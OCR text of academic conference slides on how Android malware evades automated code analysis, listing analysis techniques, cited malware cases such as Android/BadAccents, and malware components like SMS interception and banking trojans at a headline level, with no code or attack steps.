How Current Android Malware Seeks to Evade Automated Code Analysis

Siegfried Rasthofer, Irfan Asrar , Stephan Huber, Eric Bodden
Technische Universität Darmstadt, Darmstadt, Germany
Fraunhofer SIT, Darmstadt, Germany
Appthority, San Francisco, USA

SECURE SOFTWARE ENGINEERING GROUP

TECHNISCHE UNIVERSITÄT DARMSTADT

Fraunhofer SIT

EC SPRIDE

Intent-Fuzzing (Behavior Analysis)

DroidFuzzer[MoMM'13], IntentFuzzer [WODA'14], Andrubis [BADGERS'14]

Symbolic/Concolic Execution

Acteve[FSE'12], Rozzle [Oakland'12]


Dataflow Analysis

FlowDroid [PLDI'14], TaintDroid [OSDI'10]

Machine Learning

CHABADA [ICSE'14], Mudflow [ICSE'15]

...



Inspection of the Emulator

- Network Sniffing
- SMS interception
- ...

Security Report

Is this sufficient enough?

Is this sufficient enough?

Meet the Most Successful Malware on Google Play: Nearly 1M Users in 4 Months


Posted 07/08/2015 by Tianfang & filed under malware, potentially unwanted app, zero-day.


Android/BadAccents

infected >20,000 user


1.
Malware
Components

2.
Code-analysis
Challenges



SMS
E-Mail
User
Tapjacking Attack
Activation Component
(Un-)Install Fake AV
SMS Interception
Call Interception
HTTP
Send SMS
Banking Trojan
Environment



